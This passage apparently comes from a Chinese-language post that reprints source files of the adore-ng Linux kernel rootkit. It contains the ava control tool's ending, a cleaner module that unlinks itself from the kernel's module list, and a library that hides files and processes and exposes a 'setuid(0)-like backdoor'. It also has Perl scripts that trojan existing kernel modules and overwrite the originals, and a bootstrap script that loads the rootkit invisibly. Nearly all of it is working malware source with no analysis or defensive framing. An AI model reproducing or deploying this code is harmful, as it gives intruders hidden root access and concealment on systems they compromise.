            printf("Removed PID %d from taskstruct\n", atoi(argv[2]));
        else
            printf("Failed to remove proc.\n");
        break;
    /* uninstall adore */
    case 'U':
        if (adore_uninstall(a) >= 0)
            printf("Adore 0.%d de-installed.\n", version);
        else
            printf("Adore wasn't installed.\n");
        break;
    case 'I':
        printf("\nELITE_UID: %u, ELITE_GID=%u, ADORE_KEY=%s "
              "CURRENT_ADORE=%d\n",
              elite_uid, elite_gid, adore_key, current_adore);
        break;
      default:
            printf("Did nothing or failed.\n");
```

```
      }
    return 0;
}
```

隐藏 adore-ng 内核模块的清除模块

Cleaner.c 文件

```
/*
 * Copyright (C) 2003-2005 Stealth.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by Stealth.
 * 4. The name Stealth may not be used to endorse or promote
 *    products derived from this software without specific prior written
 *    permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
 * EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */

#define __KERNEL__
#define MODULE

#ifdef MODVERSIONS
#include <linux/modversions.h>
```

```
#endif

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>

int init_module()
{
    if (__this_module.next)
        __this_module.next = __this_module.next->next;

    return 0;
}

int cleanup_module()
{
    return 0;
}

MODULE_LICENSE("GPL");
```

Ava 控制界面与 adore-ng 内核模块接口库

Libinvisible.c 文件

```
/*
 * Copyright (C) 1999-2005 Stealth.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by Stealth.
 * 4. The name Stealth may not be used to endorse or promote
 *    products derived from this software without specific prior written
 *    permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
```

```
 * EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */

/* Upper layer to be independant from implementation of
 * kernel-hacks.
 * Just write appropriate functions for new kernel-mods,
 * and ava.c will be happy.
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

#include "libinvisible.h"

int getresuid(uid_t *, uid_t *, uid_t *);

#ifdef ADORE_LSM
#define APREFIX "/tmp"
#else
#define APREFIX "/proc"
#endif



#ifdef linux
adore_t *adore_init()
{
    int fd;
    uid_t r, e, s;
    adore_t *ret = calloc(1, sizeof(adore_t));
```

```
    fd = open(APREFIX"/"ADORE_KEY, O_RDWR|O_CREAT, 0);
    close(fd);
    unlink(APREFIX"/"ADORE_KEY);
    getresuid(&r, &e, &s);

    if (s == getuid() && getuid() != CURRENT_ADORE) {
        fprintf(stderr,
               "Failed to authorize myself. No luck, no adore?\n");
        ret->version = -1;
    } else
        ret->version = s;
    return ret;
}

/* Hide a file
 */
int adore_hidefile(adore_t *a, char *path)
{
    return lchown(path, ELITE_UID, ELITE_GID);
}

/* Unhide a file
 */
int adore_unhidefile(adore_t *a, char *path)
{
    return lchown(path, 0, 0);
}

/* Hide a process with PID pid
 */
int adore_hideproc(adore_t *a, pid_t pid)
{
    char buf[1024];

    if (pid == 0)
        return -1;

    sprintf(buf, APREFIX"/hide-%d", pid);
    close(open(buf, O_RDWR|O_CREAT, 0));
    unlink(buf);
    return 0;
}
```

```
/* make visible again */
int adore_unhideproc(adore_t *a, pid_t pid)
{
     char buf[1024];

     if (pid == 0)
          return -1;
     sprintf(buf, APREFIX"/unhide-%d", pid);
     close(open(buf, O_RDWR|O_CREAT, 0));
     unlink(buf);
     return 0;
}

/* permanently remove proc
 */
int adore_removeproc(adore_t *a, pid_t pid)
{
     printf("Not supported in this version.\n");
     return 1;
}

/* use the hidden setuid(0)-like backdoor
 */
int adore_makeroot(adore_t *a)
{
     /* now already handled by adore_init() */
     close(open(APREFIX"/fullprivs", O_RDWR|O_CREAT, 0));
     unlink(APREFIX"/fullprivs");
     if (geteuid() != 0)
          return -1;
     return 0;
}

/* return version number of installed adore
 */
int adore_getvers(adore_t *a)
{
     if (!a)
          return -1;
     return a->version;
}

int adore_free(adore_t *a)
{
```

```
    free(a);
    return 0;
}

/* uninstall adore
 */
int adore_uninstall(adore_t *a)
{
    close(open(APREFIX"/uninstall", O_RDWR|O_CREAT, 0));
    return 0;
}

/* disappeared in 0.3 */
int adore_disable_logging(adore_t *a)
{
    return -ENOENT;
}

/* ditto */
int adore_enable_logging(adore_t *a)
{
    return -ENOENT;
}

#else
#error "Not supported architecture (Not Linux)."
#endif /* linux */
```

基于 2.4 内核的感染其他内核模块的脚本

Relink 文件

```
#!/usr/bin/perl

print "\nThis script may be used to relink adore into\n".
     "already existing LKMs on the system.\n";

$| = 1;
open(I, "</proc/modules") || die $!;

print "The following LKMs are available:\n\n";
$i = 0;
while ($_ = <I>) {
    if (($i++ % 5) == 0) {
        print "\n";
```

```
    }
    /(\w+) /;
    $module = $1;
    print "$module ";
}

print "\n\nChose one: ";
$lkm = <STDIN>;
$lkm =~ s/\n//;
print "Choice was >>>$lkm<<<\n";
print "Searching for $lkm.o ...\n";

$u = `uname -r`;
$u =~ s/\n//;
$lkm_path = `find /lib/modules/$u -name $lkm.o`;
$lkm_path =~ s/\n//;
if ($lkm_path eq "") {
    print "No LKM with that name found!\n";
    exit;
}

print "Found $lkm_path!\n";

system("cp $lkm_path t.o");
system("./symsed t.o zero;ld -r t.o zero.o -o z.o; rm -f t.o");
print "\nCopy trojaned LKM back to original LKM? (y/n)\n";

while ($yn !~ /^(y|n)$/i) {
    $yn = <STDIN>;
    $yn =~ s/\n//;
}

if ($yn =~ /y/i) {
    system("cp z.o $lkm_path");
}
```

基于 2.6 内核的感染其他内核模块的脚本

relink26 文件

```
#!/usr/bin/perl

print "\nThis script may be used to relink adore into\n".
     "already existing LKMs on the system. This is the Kernel 2.6\n".
     "version of 'relink'. Note that -DRELINKED has to be switched on\n".
```

```
     "in the Makefile. Modules compiled with this switch cant work stand alone.\n\n";

$| = 1;
open(I, "</proc/modules") || die $!;

print "The following LKMs are available:\n\n";
$i = 0;
while ($_ = <I>) {
     if (($i++ % 5) == 0) {
          print "\n";
     }
     /(\w+) /;
     $module = $1;
     print "$module ";
}

print "\n\nChose one: ";
$lkm = <STDIN>;
$lkm =~ s/\n//;
print "Choice was >>>$lkm<<<\n";
print "Searching for $lkm.ko ...\n";

$u = `uname -r`;
$u =~ s/\n//;
$lkm_path = `find /lib/modules/$u -name $lkm.ko`;
$lkm_path =~ s/\n//;
if ($lkm_path eq "") {
     print "No LKM with that name found!\n";
     exit;
}

print "Found $lkm_path!\n";

system("cp $lkm_path t.ko");
system("./symsed t.ko zero;ld -r adore-ng-2.6.ko t.ko -o z.ko; rm -f t.ko");
print "\nCopy trojaned LKM back to original LKM? (y/n)\n";

while ($yn !~ /^(y|n)$/i) {
     $yn = <STDIN>;
     $yn =~ s/\n//;
}

if ($yn =~ /y/i) {
     system("cp z.ko $lkm_path");
```

```
} else {
     print "\nOutput LKM is z.ko\n";
}
```

启动 adore-ng 内核模块的脚本

Startadore 文件

```
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.
# Kernel 2.4 only

insmod ./adore-ng.o
insmod ./cleaner.o
rmmod cleaner
```